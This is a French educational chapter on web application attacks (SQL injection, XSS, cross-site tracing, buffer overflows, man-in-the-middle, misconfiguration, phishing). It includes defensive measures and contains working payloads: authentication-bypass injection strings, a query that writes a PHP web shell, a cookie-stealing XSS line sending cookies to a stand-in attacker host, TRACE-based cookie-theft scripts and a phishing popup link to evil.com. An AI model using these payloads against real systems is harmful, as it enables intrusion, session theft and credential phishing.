Le SQL injection est une technique permettant d'exploiter des failles dans les applications Web qui utilisent les données entrées par un client afin d'effectuer des requêtes à une base de donnée (Applications Web à architecture 3-tière). Ces failles viennent uniquement d'un manque de contrôle des données introduite par les clients. Ceux-ci auront donc la possibilité d'insérer des caractères qui seront interprété par le SGBD[20] et qui retourneront un résultat non prévu par le programmeur de l'application. Il sera ainsi possible dans certain cas, de contourner les méthodes d'authentification mises en place sur un site Web. Il s'agît donc d'un cas d'application d'une vulnérabilité de *Paramètres non-validés* présenté dans le tableau du paragraphe .

4.2.1 Évaluation de l'SQL Injection sur une application/script Web

Afin de permettre le test de vulnérabilité d'une application Web à l'SQL Injection , il est indispensable de fournir à chaque fois tous les paramètres requis par la page Web, puisqu'il se pourrait que l'application Web n'effectue aucune requête au SGBD tant que tous les champs n'ont pas été complété.
Si une page Web d'erreur vous est retournée après une tentative d'injection SQL, cela signifie que la requête SQL émise au SGBD était mal formatée. Dans un certain sens, cela signifie que l'injection SQL a fonctionné, puisqu'elle aura levé une erreur sur le SGBD.
Bien des applications retournent les causes de l'erreur à l'utilisateur via une page Web, ou même la portion de code à l'origine de l'erreur. Il est donc très important de consulter ces notifications, qui permettront peut être de tirer des informations sur la requête effectuée par l'application Web. De plus, il est important de contrôler les entêtes HTTP des messages d'erreurs reçu, puisqu'il arrive que ceux-ci contiennent des informations sur l'erreur produite par l'injection SQL. Il est aussi courant d'observer une redirection (code d'erreur HTTP 302) lors d'une erreur, indiquant au browser Web du client de charger une nouvelle page. Étant donné que le browser du client appel automatiquement cette nouvelle page, il est possible que le message d'erreur envoyé par l'application Web soit totalement ignoré par le browser du client.
Toutes ces analyses permettront au cracker de collecter des informations pertinantes sur l'application Web afin d'affiner son injection.

Il est ensuite indispensable de contrôler si une injection direct est possible. L'injection directe signifie que les paramètres entré par le client sont directement utilisé dans la requête SQL sans ajout de caractères d'échapement (comme des apostrophes). Il nous est alors possible de définir deux types d'injection SQL :

1. L'injection directe (Direct injection)
2. L'injection apostrophée (Quoted injection)

[20] Serveur de Gestion de Base de Donnée (Serveur MySql par exemple)

4.2.2 Injection directe

Les exemples ci-dessous nous présentent des requêtes SQL contenues dans un script ASP, permettant une injection SQL directe. En effet, le paramètre IntEmployeeID est directement inséré dans la requête SQL sans aucun ajout d'apostrophe. L'injection directe de SQL sera donc principalement possible sur des paramètres manipulants des numéros, des noms de tables ou de colonnes, puisque en SQL, toutes chaîne de caractère est entourée d'apostrophe.

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
             WHERE Employee = " & intEmployeeID

SQLString = "SELECT FirstName, LastName, Title FROM Employees ORDER BY " & strColumn
```

Il s'agîra donc dans ce cas, d'une simple concaténation entre Strings, puisque le paramètre entré par l'utilisateur sera simplement "appondu" à la requête SQL. Il sera dès lors possible de modifier la requête sans avoir à se soucier des apostrophes, commes nous le verrons dans la section suivante (Injection apostrophée).

4.2.3 Injection apostrophée

L'injection apostrophée oblige donc le cracker à "jouer" avec les apostrophes, afin que la requête reste en tout temps valide. Il faut donc que chaque apostrophe soit dans un bon contexte et que chaque apostrophe ouvert soit refermé.

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
             WHERE EmployeeID = '" & strCity & "'"
```

Il est bien entendu possible de contourner l'obligation de toujours former une requête valide avec les apostrophes, en commentant une partie de la requête SQL. Il est par exemple possible dans une requête destinée à un SGBD MySql, de commenter la fin d'une ligne à l'aide de "– ", ou encore "/*". Il est important de noter que ce genre de commentaire sera uniquement interprété par le SGBD et figurera tel quel dans le String formant la requête (SQLString, dans les exemples ci-dessus). Il ne s'agît donc pas d'un commentaire dans le script ou l'application Web elle-même.

4.2.4 Exemple d'attaques

Les parenthèses Celles-ci peuvent être utilisée dans des requêtes SQL afin de donner un ordre de précédence pour l'évaluation d'une condition. Il est donc nécessaire, au même titre que pour les apostrophe, de toujours créer une requête valide. Il faudra donc bien prendre garde à toujours fermer les parenthèses ouvertes. Il est donc dans ces cas là, très intéressant d'observer les messages d'erreurs, qui peuvent fournir de précieuses informations sur la syntaxe de la requête et les parenthèses utilisées.

Contournement d'authentification L'exemple ci-dessous illustre le cas typique d'un scripte ASP d'authentification vulnérable au SQL Injection apostrophé :

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
           strUsername & "' AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult(SQLQuery)
If strAuthCheck = "" Then
     boolAuthenticated = False
Else
     boolAuthenticated = True
End If
```

Comme celui-ci se base uniquement sur le bon fonctionnement de la requête (si la requête retourne un tuple, cela signifie que l'utilisateur est enregistré), il est facile de faire croire que celle-ci s'est effectivement effectuée.
Dans ce cas d'injection, nous allons simplement jouer avec les apostrophes afin que la requête reste toujours valide. Nous allons donc entrer :
strUsername : x' OR '1'='1
strPassword : y' OR '1'='1

La requête deviendra donc :

```
SELECT Username FROM Users WHERE Username = 'x' OR '1'='1' AND Password = 'y' OR '1'='1'
```

L'évaluation de la clause WHERE, fournira toujours la valeur TRUE, ce qui aura pour effet de retourner toute la table User. La requête retournera donc une valeur, et l'authentification sera validée. De plus, sur un SGBD MySql, il sera possible d'utiliser l'opérateur LIMIT afin de placer le tuple désiré en première position dans le recordset[21] retourné par la requête. Bien souvent l'application Web récupèrera le nom d'utilisateur fourni par le recordset afin d'identifier la personne loggée. Dans le cas d'injection SQL mentionnée ci-dessus, toute la liste des utilisateurs sera contenue dans le recordset. L'application Web prendra donc le premier identifiant de la liste pour définir le nom de la personne loggée. C'est donc là que l'opérateur LIMIT est intéressant, puisqu'il permettra de sélectionner le tuple à placer en tête du recordset retourné. Il sera ainsi possible de chercher le compte permettant par exemple d'administrer le site Web. Exemple :
strUsername : x' OR '1'='1
strPassword : y' OR '1'='1' LIMIT 2,5 /*
En voici la requête correspondante :

```
SELECT Username FROM Users WHERE Username = 'x' OR '1'='1' AND
                                 Password = 'y' OR '1'='1' LIMIT 2,5 /*'
```

Le recordset contenant le résultat de cette requête contiendra donc 5 tuples au maximum avec le second en tête de liste.

Utilisation de l'opérateur UNION et de la clause INTO DUMPFILE de Mysql L' opérateur UNION permet de "concaténer" le résultat de deux requêtes SQL, pour autant que le nombre de colonnes retourné par les deux requêtes soit identique. Il permettra donc d'ajouter une seconde requête à celle préformatée dans un script ou une application Web. Cette méthode implique la connaissance du nom de la table qui

[21] Structure de donnée représentant la liste de tuple retourné par une requête

nous intéresse, puisque la clause FROM doit obligatoirement spécifier au moins une table valide.
Sous MySql par exemple, il sera possible d'utiliser cette opérateur avec la clause INTO DUMPFILE qui permet de stocker le résultat de la requête dans un fichier. Il sera donc envisageable de modifier une requête afin d'en stocker le résultats dans un fichier accessible par un client du serveur Web :

```
SELECT titre, num FROM livres WHERE num=2 UNION
SELECT login, password FROM user INTO DUMPFILE 'cheminVers/siteWeb/bonheur.txt'
```

L'utilisateur pourrait donc entrer :
2 UNION SELECT login, password FROM user INTO DUMPFILE 'cheminVers/siteWeb/bonheur.txt'
Il lui serait ensuite possible de consulter le fichier créé contenant toutes les paires login/password sur le serveur Web.

Prenons l'exemple suivant en PHP[22] :

```
SELECT '<? system(ls); ?>' FROM <tableExistante>
INTO DUMPFILE 'cheminVers/siteWeb/reslutat.php'
```

L'utilisateur aura la possibilité à l'aide de ce script, de créer un fichier qui sera interprété par le module php du serveur, et qui listera le contenu du répertoire du script. Il est donc envisageable d'exécuter une multitude de commande et d'en récupérer le résultat à l'aide du fichier créer sur le serveur Web.

La clause UNION crée donc d'autres tuples provenant de la seconde requête. Il serait donc envisageable de créer une seconde requête bidon afin qu'elle nous retourne un résultat connu afin de passer outre l'authentification d'un site Web basée sur la comparaison du mot de passe entré par l'utilisateur et celui contenu dans la base de donnée.
Dans l'exemple ci-dessous, le mot de passe est recherché dans la table des utilisateur en fonction de leurs nom. Il serait donc possible d'entrer :
username : x' UNION SELECT 1+1, 2+2, 3+3, 4+4 /*
userpass : 4

```
$query = "select * from user where nom='$username'";
$result = requete($query);
$row = mysql_fetch_array($result);
//récupération du mot de passe dans la base de donnée
$passFromBD = $row['pass'];
//comparaison du mot de passe entré avec celui de la BD
if (strcmp($passFromBD , $userpass) == 0) {

//Utilisateur Authentifié

}
else{

 //Utilisateur NON Authentifié
```

[22] Pre-HyperTexte-Processor, langage de scripts pour la création de pages Web dynamiques

}

La requête résultante sera donc :
select * from user where nom='x' UNION SELECT 1+1, 2+2, 3+3, 4+4 ; /* '

Aucun tuple ne sera retourné par le premier SELECT, puisque l'utilisateur "x" n'existe pas. Un seul tuple sera donc retourné et correspondra aux additions[23]. Voici donc le résultat contenu dans le resultset ($result) :

nom	pass	cookie	nomEntier
2	4	6	8

L'authentification sera donc possible à l'aide de cette méthode, mais le cracker sera loggé en tant qu'un utilisateur non existant. Nous remarquons donc que si le nom d'utilisateur tiré de la requête ($query) ou du champ entré par le cracker (x' UNION SELECT 1+1, 2+2, 3+3, 4+4 /*) est utilisé dans la suite du code php afin de tirer de nouvelles informations dans la base de donnée, ceci levera une erreur dans le script ou l'application Web, puisque ces noms d'utilisateurs ne correspondent à aucun utilisateur valide dans la base de donnée.

Impasse Lorsqu'un test de vulnérabilité d'injection SQL à l'aide de paramètres séparés par des virgules (exemple : 9, 9, 9), retourne une erreur du genre : Too many arguments where supplied for procedure sp_StoredProcedureName, cela indique que la requête SQL fait directement appel à une requête stockée sur le SGBD. Il sera donc impossible d'injecter des requêtes SQL à destination d'une de ces procédure stockée.

4.3 Cross-Site-Scripting XSS

4.3.1 Principe

Le but de cette attaque est d'obtenir les données de session de la victime afin d'usurper son identité. Étant donné que le protocole régissant le Web (HTTP) est un protocole amnésique (sans état), la seule façon de reconnaître un client est de lui envoyer un cookie[24] qu'il présentera à chaque appel de page Web sur le site concerné par ce cookie. Sans l'existance de ce principe, le client aurait, sur un site nécessitant un enregistrement pour l'accès à ses services, l'obligation de s'authentifier à chaque appel d'une nouvelle page. Cette méthode serait donc très lourde (surtout pour le client). Les cookies permettent donc de stocker des informations sur le client (si celui-ci est authentifié, par exemple) qu'il renverra à chaque appel de page vers le serveur Web concerné par le cookie.

[23] Cette syntaxe est possible sur MySql
[24] Petit fichier texte, fourni par le serveur, présenté à chaque appel de nouvelle page par le client



FIG. 25 – Principe d'une attaque XSS

Explications sur le principe du XSS (Figure 25) :

1 - La victime se connecte sur un site Web et s'authentifie à l'aide d'une paire login/password.

2 - Le serveur lui renvoie un cookie indiquant qu'elle est bien authentifiée et que le browser de la victime présentera à chaque appel de nouvelle page sur le site concerné. Ce cookie aura une durée de vie limitée, mais sera remis à jour à chaque appel de nouvelle page. Donc si la victime n'effectue aucune requête vers le site sur lequel elle est authentifiée, elle sera contrainte de s'authentfier à nouveau lorsque la durée de vie du cookie sera dépassée.

3 - Une des pages chargée par le victime contiendra un scripte malveillant, qui enverra son cookie à son insu vers le site du pirate. Nous aborderons la syntaxe de ces scripts dans la section suivante (Section 4.3.2).

4 et 5 - Le pirate a ensuite la possibilité de récupérer le cookie de la victime (qui est maintenant connu de son site) de plusieurs façons. Il peut simplement consulter les journaux (logs) de son serveurs afin de retrouver les paramètres émis par la victime, qui contiendront son cookie. Il pourrait aussi écrire une petite application Web qui récupérerait automatiquement le paramètre contenant le cookie et qui le transférerait au pirate.

6 - Le pirate place maintenant le cookie qu'il a récupérer dans le répertoire prévu à cette effet par son browser et se connecte sur le site Web où la victime est authentifiée. Il se fera donc passer pour la victime auprès de ce site Web.

4.3.2 Scripts malveillants

Le Cross Site Scripting utilise donc les possibilité offertes par des langages de scripts s'exécutant du côté client (javascript par exemple). Il est donc possible à l'aide d'un petit script client d'afficher le contenu

d'un cookie ou même de l'envoyer comme paramètre sur un autre site. C'est donc cette oportunité qui sera utilisée dans le cadre du Cross-Site-Scripting. Le pirate doit donc être en mesure d'insérer un de ces scripts malveillants sur un site Web, mail ou tout autre document qui sera consulté par la victime lorsque celle-ci sera authentifiée sur le site en question. L'insertion de tels scripts impliquent la mise à disposition d'un forum ou tout autre sorte de possibilité de dépos de messages par des clients.

Voici donc un petit script qui inséré dans une page HTML, permettra d'afficher le contenu du cookie du client dans une fenêtre de popup :

```
<script>alert(document.cookie);</script>
```

Il sera donc facile d'envoyer le contenu du cookie sans que l'utilisateur ne s'en rende compte. Examinons de plus près le script ci-dessous :

```
<img src="http://www.urlinexistante.com/im.jpg" onerror="window.location=
        'http://www.pirate.com/recuperationcookie.jsp?cookie='+document.cookie;">
```

Il est donc possible de rediriger le client (browser Web) en cas de non chargement d'une image, sur une URL quelconque. Cette oportunité est donc utilisée dans ce cas de XSS. En effet, comme l'image spécifiée n'existe pas, le script "onerror= ..." va être exécuté et va envoyer le contenu du cookie du client en paramètre à la l'application Web spécifie (http ://www.pirate.com/recuperationcookie.jsp).

4.3.3 Protection contre le XSS

Deux types de protéctions contre le Cross-Site-Scripting ont été mises au point :

1. **Mesure du côté serveur :** Contrôle minutieux des paramètres entré par l'utilisateur (client) afin de supprimer toute tentative de dépos de script qui seraient ensuite interprété par le browser Web des autres clients (des victimes).
2. **Mesure du côté client :** Interdire l'utilisation de la méthode "document.cookie" qui permet d'afficher le contenu du cookie de la page active. Cette mesure à été mise en place par Microsoft en octobre 2003 dans Internet Explorer 6 (Service Pack 1), permettant ainsi de supprimer l'utilisation de cette méthode en activant l'option "httponly".

Les mesures prises du côté serveur rendent de plus en plus difficile l'insertion de scripts malveillants sur des forums ou des mails. En effet les paramètres entrés par l'utilisateur sont parsé[25] et toute tentative d'insertion de scripts est échapée à l'aide de caractères spéciaux ou tout simplement effacée avant d'être enregisté sur le serveur. Il faut donc maintenant tester et étudier le parseur mis en place sur le serveur afin de trouver une faille (combinaison de balises ou autre) permettant de le tromper.
Les mesures mises en place par Microsoft dans Internet Explorer 6 (par l'option "httponly"), sont quant à elles contournables via un nouveau type d'attaques appelé Cross-Site-Tracing (principe expliqué dans la section 4.4).

[25] Tous les caractères son parcouru afin de trouver une suite de caractère significatif

4.4 Cross-Site-Tracing XST

4.4.1 Principe de la requête HTTP TRACE

La requête TRACE est une méthode d'echo permettant à un client Web d'avoir en retour la requête qu'il a émis. L'exemple ci-dessous illustre son utilisation :

```
toto@totocomputer:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to totocomputer.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: toto.ch

HTTP/1.1 200 OK
Date: Thu, 22 Jul 2004 23:30:03 GMT
Server: Apache/2.0.49 (Unix) DAV/2 PHP/4.3.7
Transfer-Encoding: chunked
Content-Type: message/http

TRACE / HTTP/1.1
Host: toto.ch
```

Cette méthode est donc surtout utilisée pour le debugage puisqu'elle permet de voir exactement ce que reçoit le serveur lors d'une requête d'un client. Celle-ci est activée par défaut sur les serveurs Web, puisqu'elle est considérée comme potentiellement non dangereuse.

4.4.2 Principe du XST

Le but de cette attaque est donc d'accéder au cookie sans l'utilisation de la méthode "document.cookie" puisque celle-ci est impossible lorsque l'option "httponly" est activée sur un browser. C'est donc là que la méthode TRACE nous est utile, puisqu'elle nous retournera les information envoyée par le client, y compris le fameux cookie de session. Il n'est cependant pas si simple de forcer Internet Explorer à envoyer et récupérer un TRACE, puisque celui-ci n'autorise que des GET ou POST dans une page HTML. Il faut donc avoir recours à des scripts évolués (ActiveX) afin de mettre en place une telle attaque. Le code ci-dessous aura pour effet d'afficher les information émises par un TRACE depuis la page Web courante :

```
<script type="text/javascript">
<!--
function sendTrace () {
     var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
     xmlHttp.open("TRACE", "http://foo.bar",false);
     xmlHttp.send();
     xmlDoc=xmlHttp.responseText;
     alert(xmlDoc);
}
//-->
```

```
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

La figure 26, illustre l'exécution du code ci-dessus. L'inconvénient de cette méhtode viens d'une des po-



FIG. 26 – Résultat d'un TRACE effectué depuis un Browser Web (IE)

lice de sécurité des browser, qui interdit l'ouverture d'une connexion vers un hôte appartenant à un autre nom de domaine que la page contenant le script. En effet, si aucun serveur Web du domaine n'accepte la méthode TRACE, l'attaque ne pourra pas avoir lieu. Cette restriction aide à la prévention du cross-site-scripting et permettra uniquement une connexion vers unhote.eivd.ch si la page contant le script provient de eivd.ch. Internet Explorer (comme ses frères) permet de contourner cette police de sécurité puisqu'il persiste certains bugs. Voici donc un exemple de script permettant de contourner cette restriction :

```
<script type="text/javascript">
<!--
function xssDomain() {
      var oWin=open("blank.html","victim","width=500,height=400");
      var oVuln=oWin.external;
      oWin.location.href="http://foo.bar";
      setTimeout(
             function () {
              oVuln.NavigateAndFind(‘javascript:xmlHttp=
                                    new ActiveXObject("Microsoft.XMLHTTP");
      xmlHttp.open("TRACE","http://foo.bar",false);
      xmlHttp.send();
      xmlDoc= xmlHttp.responseText;
      alert("Show all headers for foo.com including cookie without using document.cookie \\n"
            + xmlDoc);’ "","");

             },
             2000
      );
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="xssDomain();" VALUE=’TRACE XSS Domain’>
```

Une nouvelle fenêtre vide est donc ouverte afin de permettre la connexion de celle-ci et de l'envoi des informations d'authentification sur le site du cracker.

4.4.3 Protection contre le XST

Afin fin de se protéger du cross-site-tracing, il suffit dans le fichier de configuration du serveur Web (httpd.conf pour Apache), d'y indiquer que la méthode TRACE n'est pas autorisée. Voici donc la configuration qu'il faut appliquer à Apache :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .*  [F]
```

Le module mod_rewrite[26] est utilisé afin d'indiquer que toute méthode TRACE est réécrite en l'envoi d'un code réponse 403 (forbiden) au client.

4.5 Buffer Overflow

4.5.1 Buffer overflow sur le serveur Web lui-même

Le principe du buffer overflow[27], reste totalement le même sur un serveur Web, que sur une application quelconque ou un stack de communication d'un système d'exploitation. En effet, il s'agit d'un débordement de tampon non prévu par le programmeur. La différence avec bon nombre d'applications, et qu'une forte interaction des clients est possible sur les serveurs Web. En étudiant en profondeur le traitement des requêtes HTTP sur le serveur Web (en mode debug), il sera possible de contrôler l'allocation de mémoire de chaque buffer afin de rechercher un débordement possible. Il sera ensuite possible de trouver de quel(s) paramètre(s) émis par le client provient l'éventuel débordement. Il suffira ensuite de formatter la requête correspondante à ce buffer overflow afin de faire crasher l'application serveur distante ou d'exécuter un code arbitraire.
Ce genre d'attaque est possible sur des applications serveurs écrites en C ou en d'autres langages de bas niveau, puisque comme expliqué dans la section buffer overflow (Section3.4), le langage C, ne contrôle pas la taille des paramètres passé en mémoire. Comme la plupart des serveurs Web sont écrit en C, cette attaque reste d'actualité sur ceux-ci.

4.5.2 Buffer overflow sur une application Web

Applications écrites en java Le contrôle des indices de tableaux est une défense 100% efficace contre les attaques de buffer Overflow. Elles sont donc impossible en Java, puisque Java contrôle automatiquement que l'index d'un tableau soit dans un intervalle valide. Ainsi une erreur sera levée lorsque l'indice d'un tableau sera hors de la limite de celui-ci. En C, cette subtilité n'est pas possible puisque tableaux et pointeurs représentent une structure similaire et qu'il est impossible de contrôler la taille d'un tableau se "cachant" derrière un pointeur.

[26] Module permettant la réécriture d'URL sous Apache
[27] Principe abordé dans la section 3.4

Les seuls possibilités de buffer overflow en Java, seront donc de s'attaquer directement à l'implémentation de la machine virtuelle. Comme celle-ci est écrite en C, il faudrait se pencher sur l'implémentation de la machine virtuelle afin de découvrir d'éventuels buffer overflows déclenchables depuis des méthodes fournies par l'API[28] Java.

Applications écrites PHP Au même titre que Java, PHP est un langage de haut niveau. Il sera donc impossible de tenter un buffer overflow sur du code PHP. Il faudra donc se pencher sur l'implémentation de son interpréteur (libphpX.so) afin de découvrir d'éventuelles failles dans son code.

4.6 Man in the middle

Cette attaque consiste à s'intercaler dans une connection Internet sécurisée lors de l'échange des certificats. Lorsqu'une connection sécurisée commence, le site envoie son certificat contenant différentes informations dont la clé publique. Ensuite, le navigateur de l'internaute génère une clé symétrique de session ("Cs" nécessaire pour la suite du trafic des données) qui est cryptée à l'aide de la clé publique du site. De cette façon, seul le détenteur de la clé privée (site Web) pourra décrypter la clé symétrique de session envoyée par le client. Dans le cas du 'man in the middle', le cracker va devoir échanger les clés à l'établissement de la connection, comme l'illustre la Figure 27.



FIG. 27 – Attaque Man in the middle

La notion de certificats (permettant d'authentifier la clé publique émise par le site Web) permet de contrer

[28] Application Programming Interface, méthodes mises à disposition des programmeurs Java

ce genre d'attaques, puisque à l'aide de celui-ci, le client se rendra compte de l'inéxactitude de la clé publique du site Web.

4.7 Erreur de configuration du serveur Web

Il n'est pas trivial de configurer correctement un serveur Web. Il se peut donc que certaines fonctionnalité activées par défaut restent en fonction lors de l'exploitation du serveur. De plus, il faut que celui-ci soit tenu à jour à l'aide des différents patch[29] fourni par les concepteurs de l'application serveur. Il se pourrait donc que certaines failles subsistent.
Nous pouvons donc citer parmi les plus populaire des script kiddies[30] (dans les années 2002 - 2003), les failles permettant d'afficher le code de l'application serveur (ASP ou JSP) de la page HTML retournée. Pour un script ASP s'exécutant sur un serveur Microsoft (IIS), il suffisait donc d'ajouter : :$DATA à la fin de l'URL afin d'obtenir son code. En voici une illustration :
http ://www.monSite.ch/scripts/fichier.asp : :$DATA

Pour un serveur Apache-Tomcat permettant l'exécution d'application Java, il suffisait de remplacer l'extension du fichier *.jsp par *.js%70, afin d'afficher le code correspondant du fichier jsp demandé :
http ://www.monAutreSite.ch/fichier.js%70

Il est aussi très important de toujours retirer les fichiers d'exemples du serveur, puisque les éventuels cracker auront aussi le code à leur disposition et pourront l'étudier afin de découvrir d'éventuels failles exploitables par ceux-ci.

4.8 Commentaires laissés dans le code HTML

Bon nombre de développeurs insérent des commentaire dans leurs pages HTML lors du développement de leur application Web. Ces commentaires sont utilisés comme aide mémoire ou comme méthode de débugage. Il est donc probable que le développeur ne les retire pas ou omette de les retirer lors de la mise en exploitation de son application Web. Ceux-ci seront donc d'une grande utilité au cracker, puisqu'ils permettront peut être de comprendre des fonctionnalités ou des méthodes de traitement non divulgées par la page HTML retournée à l'utilisateur. De plus il n'est pas impossible d'observer dans certain cas, le mot de passe permettant l'authentification sur le site Web directement inséré comme commentaire dans la page HTML retournée au client (vive les aides mémoire).

Les authentifications effectuées à l'aide de script ou programme s'exécutant du côté client (Javascript, Applet, etc...) sont facilement contournables puisque le code est à disposition du client (ou cracker), qui pourra l'étudier de façon à passer outre l'authentification requise.

[29] Bout de code de mise à jour du logiciel serveur
[30] Cracker débutant

4.9 Le phishing

Il s'agit d'une technique très populaire, puisqu'elle ne requiert pas de grandes connaissances en informatique et téléinformatique. En effet le principe de cette technique est de faire croire à une page officielle, tout en étant en mesure de récupérer les informations données par la victime.

En cliquant sur un lien depuis un mail de votre banque, vous tombez sur le site principal. Tout est parfaitement authentique, y compris la barre d'adresse. Seulement une fenêtre popup s'est ouverte, vous demandant de confirmer vos informations confidentielles, comme indiqué dans le mail. Attention, rien ne vous permet de penser que les données que vous entrez vont être transmises à votre banque.
Il existe au moins deux manières de créer un popup tout en affichant une nouvelle page, a partir d'un seul clic. De cette manière, on crée l'illusion que le popup provient de la nouvelle page. En javascript, on peut créer un lien de ce type :

```
<A href="javascript: window.open('http://evil.com', 'scamwindow', 'location=no, width=200,
                                  height=200');
        document.location='http://microsoft.com' ">
   http://microsoft.com </A>
```

Ce lien affichera donc http ://microsoft.com dans la page HTML, alors que lorsque l'on cliquera dessus, un popup affichera le contenu du site http ://evil.com et le browser Web chargera la page d'accueil de microsoft. Le popup pourrait donc simplement afficher le contenu du site du cracker, contenant les champs de saisies permettant aux clients de la banque de s'authentifier. Le cracker aura ainsi la possibilité de récupérer les informations entrées par le client de la banque (victime) par l'intermédiaire de son site Web.

Il est également possible de détourner une redirection HTTP (code 303, par exemple). Le protocole permet d'inclure un message en HTML, qui s'affichera juste avant de passer à la nouvelle page sur certains navigateurs. Il sera donc possible d'afficher le popup dans ce code. Cependant cette attaque ne peut fonctionner que si la barre d'adresse du popup n'est pas affichée, sans quoi on verrait qu'elle n'appartient pas au site.
Le cracker pourrait donc placer le lien de son site dans le mail envoyé à la victime. Son site oppérerait ensuite une redirection sur le site voulu, tout en affichant un popup (intégré dans le message de redirection).

5 Références

– Les parties, Recherche d'informations et Intrusion sont tirées du totorial de Massino Iritano (diplômé HES).
– Buffer Overflows :

  Principes :
  http ://www.mcs.csuhayward.edu/ simon/security/boflo.html

  Slides sur les principes des buffer overflows :
  http ://www.infosys.tuwien.ac.at/Staff/tt/internet_security/slides/slides5.pdf

Explications très détaillées (avec exemples) d'Olivier Gay (EPFL) sur toute sorte de buffer overflows :
http ://ouah.kernsh.org/advbof.pdf

- Définition et description de toute sorte d'attaques :
  http ://www.securiteinfo.com/
- Failles et informations sur la sécurité informatique :
  http ://www.secuobs.com/
- White paper de SPI Dynamics sur l'injection SQL :
  http ://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf
- Différents White papers de SPI Dynamics sur la sécurité Web :
  http ://www.spidynamics.com/support/whitepapers/index.html
- Slides sur le cross-site-scripting (XSS) :
  http ://www.lsdp.net/ lotfree/doc/XSS/ces-xss.pdf
- Informations sur le cross-site-scripting, les troyens et backdoors :
  Cours de sécurité (SSI) de Christian Buchs (EIVD)
- White paper sur le cross-site-tracing (XST) :
  http ://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf
- Didacticiel d'apprentissage de différentes attaques Web (édité et crée par l'OWASP) :
  http ://sourceforge.net/project/showfiles.php ?group_id=64424
- Informations sur le phishing :
  The Hackademy Journal numéro N°14
- Informations sur le SQL Injection via PHP et MySql ainsi que sur les heap overflows :
  The Hackademy Manuel N°9
- Livre sur le Hacking :
  Hacking Exposed (Fourth Edition), ISBN : 0-07-222742-7